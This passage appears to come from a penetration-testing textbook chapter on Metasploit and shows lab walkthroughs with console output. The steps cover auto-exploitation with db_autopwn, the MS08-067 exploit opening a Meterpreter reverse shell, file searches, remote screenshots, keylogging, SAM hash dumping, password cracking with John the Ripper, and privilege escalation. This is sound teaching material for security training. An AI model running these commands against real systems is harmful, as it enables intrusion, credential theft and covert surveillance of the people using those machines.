[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) > 
```

Figure 5.11 – Use of 'ms12_020_check' auxiliary module

Moving on, we'll now see how the `db_autopwn` plugin can be used for auto-exploitation.

Auto-exploitation with db_autopwn

In the previous section, we saw how the Metasploit Framework helps us import scans from various other tools such as NMAP and Nessus. Now, once we have imported the scan results into the database, the next logical step would be to find exploits matching the vulnerabilities /ports from the imported scan. We can certainly do this manually, for instance, if our target is Windows XP and it has TCP port `445` open, then we can try out the `MS08_67netapi` vulnerability against it.

The Metasploit Framework offers a script called `db_autopwn`, which automates the exploit matching process, executes the appropriate exploit if a match is found, and gives us a remote shell. However, before you try this script, a few of the following things need to be considered.

The `db_autopwn script` is officially depreciated from the Metasploit Framework. You would need to explicitly download and add it to your Metasploit instance. This is a very resource-intensive script since it tries all permutations and combinations of vulnerabilities against the target, thus making it very noisy.

This script is not recommended anymore for professional use against any production system. However, from a learning perspective, you can run it against any of the test machines in the lab.

The following are the steps to get started with the `db_autopwn` script:

1. Open a Terminal window and run the following command:

```
wget https://raw.githubusercontent.com/jeffbryner/
kinectasploit/master/db_autopwn.rb.
```

2. Copy the downloaded file to `/usr/share/metasploit-framework/pluginsdirectory`.
3. Restart msfconsole.
4. In msfconsole, type the following code:

```
msf> use db_autopwn
```

5. List the matched exploits using the following command:

```
msf>db_autopwn -p -t
```

6. Exploit the matched exploits using the following command:

```
msf>db_autopwn -p -t –e
```

We'll now move on to the post-exploitation abilities of Metasploit.

Exploring post exploitation

Post exploitation is a phase in penetration testing where we have got limited (or full) access to our target system and now want to search for certain files or folders, dump user credentials, capture screenshots remotely, dump out the keystrokes from the remote system, escalate the privileges (if required), and try to make our access persistent.

In this section, we'll learn about Meterpreter, which is an advanced payload known for its feature-rich post-exploitation capabilities.

What is Meterpreter?


Meterpreter is an advanced extensible payload that uses an in-memory DLL injection. It significantly increases the post-exploitation capabilities of the Metasploit Framework. By communicating over the stager socket, it provides an extensive client-side Ruby API.

Some of the notable features of Meterpreter are as follows:

- **Stealthy**: Meterpreter completely resides in the memory of the compromised system and writes nothing to the disk. It doesn't spawn any new processes; it injects itself into the compromised process. It has the ability to migrate to other running processes easily. By default, Meterpreter communicates over an encrypted channel. This leaves a limited trace on the compromised system from a forensic perspective.
- **Extensible**: Features can be added at runtime and are directly loaded over the network. New features can be added to Meterpreter without having to rebuild it. The Meterpreter payload runs seamlessly and very fast.

Before we use the exploit, we need to configure the Meterpreter payload by issuing the `usepayload/windows/meterpreter/reverse_tcp` command and then setting the value of the `LHOST` variable.

The following screenshot shows a Meterpreter session, which we obtained by exploiting the `ms08_067_netapi` vulnerability on our Windows XP target system:



```
msf payload(meterpreter_reverse_tcp) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1049) at 2017-05-03 21:56:27 -0
400

meterpreter > 
```


Figure 5.12 – Use of 'ms08_67_netapi' exploit

We'll now move on to searching for given content using Meterpreter.

Searching for content

Once we have compromised our target system, we might want to look out for specific files and folders. It all depends on the context and intention of the penetration test. Meterpreter offers a search option to look for files and folders on the compromised system.

The following screenshot shows a `search` query looking for confidential text files located on a C drive:



```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern [-f pattern]...
Search for files.

OPTIONS:

    -d <opt>  The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
    -f <opt>  A file pattern glob to search for. (e.g. *secret*.doc?)
    -h        Help Banner.
    -r <opt>  Recursivly search sub directories. (Default: true)


meterpreter > search -d C:/ -f conf*.txt
Found 1 result...
    C:\Confidential.txt (28 bytes)
meterpreter > 
```

Figure 5.13 – Use of 'search' command in msfconsole

We'll now move on to using Meterpreter for screen capture.


Screen capture

Upon a successful compromise, we might want to know what activities and tasks are running on the compromised system. Taking a screenshot may give us some interesting information on what our victim is doing at that particular moment.

In order to capture a screenshot of the compromised system remotely, we perform the following steps:

1. Use the `ps` command to list all processes running on the target system along with their **process ID** (**PIDs**).
2. Locate the `explorer.exe` process and note down its PID.


3. Migrate Meterpreter to the `explorer.exe` process, as in the following screenshot:



```
Process List
============

 PID   PPID  Name                           Arch  Session  User                          Path
 ---   ----  ----                           ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                         x86   0        NT AUTHORITY\SYSTEM
 196   728   FileZilla server.exe           x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\FileZilla Server\FileZilla Server.exe
 224   728   hMailServer.exe                x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\hMailServer\Bin\hMailServer.exe
 396   728   VGAuthService.exe              x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGA
uthService.exe
 536   4     smss.exe                       x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 604   536   csrss.exe                      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 628   536   winlogon.exe                   x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 728   628   services.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 740   628   lsass.exe                      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 900   728   vmacthlp.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 916   728   svchost.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 964   916   wmiprvse.exe                   x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1008  728   svchost.exe                    x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1148  728   svchost.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1244  728   svchost.exe                    x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1360  728   vmtoolsd.exe                   x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1452  728   svchost.exe                    x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1536  1504  explorer.exe                   x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\Explorer.EXE
 1660  728   spoolsv.exe                    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1796  1536  rundll32.exe                   x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\system32\rundll32.exe
 1808  1536  vmtoolsd.exe                   x86   0        SAGAR-C51B4AADE\shareuser     C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 2040  728   svchost.exe                    x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 2448  728   alg.exe                        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 2588  1148  wscntfy.exe                    x86   0        SAGAR-C51B4AADE\shareuser     C:\WINDOWS\system32\wscntfy.exe
 3200  1536  FileZilla Server Interface.exe x86   0        SAGAR-C51B4AADE\shareuser     C:\Program Files\FileZilla Server\FileZilla Server Int
erface.exe

meterpreter > migrate 1536
[*] Migrating from 1148 to 1536...
[*] Migration completed successfully.
```

Figure 5.14 – Migrating meterpreter to 'explorer.exe'


4. Once we have migrated Meterpreter to `explorer.exe`, we load the espia plugin and then fire the screengrab command, as shown in the following screenshot:



```
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/IWxOouyv.jpeg
meterpreter >
```

Figure 5.14A – Loading the espia plugin

5. The screenshot of our compromised system is saved as follows, and we can see that the victim was interacting with the FileZilla server:


FileZilla Server (127.0.0.1)
File Server Edit ?
ID / Account IP Transfer Progress Speed
Ready
0 bytes received 0 B/s
0 bytes sent 0 B/s
FileZilla Server Interface
Mozilla Firefox
Recycle Bin
start
FileZilla Server (127.0...
7:40 AM

```
FileZilla Server version 0.9.40 beta
Copyright 2001-2011 by Tim Kosse (tim.kosse@filezilla-project.org)
Connecting to server...
Connected, waiting for authentication
Logged on
```


Figure 5.15 – Screenshot of the target system

We'll now move on to using Meterpreter for keystroke logging.

Keystroke logging

Apart from capturing a screenshot, another very useful Meterpreter feature is keystroke logging. The Meterpreter keystroke sniffer will capture all the keys pressed on the compromised system and dump the results out onto our console.

The `keyscan_start` command is used to initiate remote keylogging on the compromised system, while the `keyscan_dump` command is used to dump out all the captured keystrokes to the Metasploit console, as in the following screenshot:



```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
demo.testfire.net <Return> admin <Tab> admin123 <Return>
meterpreter >
```


Figure 5.16 – Keylogging using 'keyscan_start'

We'll now move on to dumping the hashes using the **John the Ripper** (**JTR**) tool.

Dumping the hashes and cracking with JTR

Windows stores user credentials in an encrypted format in its SAM database. Once we have compromised our target system, we want to get hold of all the credentials on that system.


The following screenshot shows how we can use the `post/windows/gather/hashdump` auxiliary module to dump the password hashes from the remote compromised system:



```
msf exploit(ms08_067_netapi) > use post/windows/gather/hashdump
msf post(hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(hashdump) > set SESSION 8
SESSION => 8
msf post(hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bba8dcdda46374afef9c333afe782bd1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

test:"temp"

[*] Dumping password hashes...


Administrator:500:ce0f39e1cfe011ac1aa818381e4e281b:b4bba079f275ab84519ff76082fc86ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:1dfb83c2aeb861b2cec506cca318fce7:812db87e1c4823dca85f327767eb16a4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9b7dc3244a0f215161926d983a168d5d:::
shareuser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
test:1004:624aac413795cdc1ff17365faf1ffe89:3b1b47e42e0463276e3ded6cef349f93:::


[*] Post module execution completed
msf post(hashdump) > 
```

Figure 5.17 – Use of 'hashdump' auxiliary module

Once we have a dump of credentials, the next step is to crack them and retrieve cleartext passwords. The Metasploit Framework has an auxiliary module, `auxiliary/analyze/jtr_crack_fast`, which triggers the password cracker against the dumped hashes. Upon completion, the module displays cleartext passwords, as in the following screenshot:



```
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run

[*] Wordlist file written out to /tmp/jtrtmp20170503-1845-1cr797n
[*] Hashes Written out to /tmp/hashes_tmp20170503-1845-d78gie
[*] Cracking lm hashes in normal wordlist mode...
Created directory: /root/.john
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] 3                (administrator:2)
[*] 4                (test:2)
[*] TEST123          (test:1)
3g 0:00:00:00 DONE (Wed May  3 22:29:20 2017) 50.00g/s 1286Kp/s 1286Kc/s 5172KC/s ZITA..TUDE
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[*] Cracking lm hashes in single mode...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 DONE (Wed May  3 22:29:26 2017) 0g/s 2765Kp/s 2765Kc/s 11063KC/s WYE1900..E1900
Session completed
[*] Cracking lm hashes in incremental mode (All4)...
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
fopen: /usr/share/john/all.chr: No such file or directory
[*] Cracking lm hashes in incremental mode (Digits)...
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
[*] Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
[*] Remaining 4 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (Wed May  3 22:29:27 2017) 0g/s 13071Kp/s 13071Kc/s 52287KC/s 0769790..0769743
Session completed
[*] Cracked Passwords this run:
[*] Cracking nt hashes in normal wordlist mode...
[*] Loaded 5 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[*] test1234         (test)
```

Figure 5.18 – Running JTR from msfconsole

We'll now move on to the `shell` command within Meterpreter.

Shell command


Once we have successfully exploited the vulnerability and obtained Meterpreter access, we can use the `shell` command to get Command Prompt access to the compromised system. The Command Prompt access will make you feel as if you are physically working on the target system.

We will now move on to privilege escalation with Metasploit.

Privilege escalation

We can exploit a vulnerability and get remote Meterpreter access, but it's quite possible that we may have limited privileges on the compromised system. In order to ensure we have full access and control over our compromised system, we need to elevate privileges to that of an administrator. Meterpreter offers functionality to escalate privileges, as in the following screenshot. First, we load an extension called `priv`, and then use the `getsystem` command to escalate the privileges.

We can then verify our privilege level using the `getuid` command:



```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```

Figure 5.19 – Privilege escalation using 'priv' command


Now, we will move on to the introduction of the `msf` utilities.

Introduction to msf utilities

The Metasploit Framework comes with a couple of useful tools in addition to the usual exploits and payloads that we have seen so far. These tools can be run outside of the Metasploit Framework. Currently, the Metasploit Framework has tools in various categories, as in the following screenshot.

Simply open up the terminal and browse to the path `/usr/share/metasploit-framework/tools`.

As seen in the following screenshot, currently the `msf` utilities are categorized in nine categories:



root@kali: /usr/share/metasploit-framework/tools
File Edit View Search Terminal Help

```
root@kali:/usr/share/metasploit-framework/tools# ls
context  dev  exploit  hardware  memdump  modules  password  payloads  recon
root@kali:/usr/share/metasploit-framework/tools# 
```

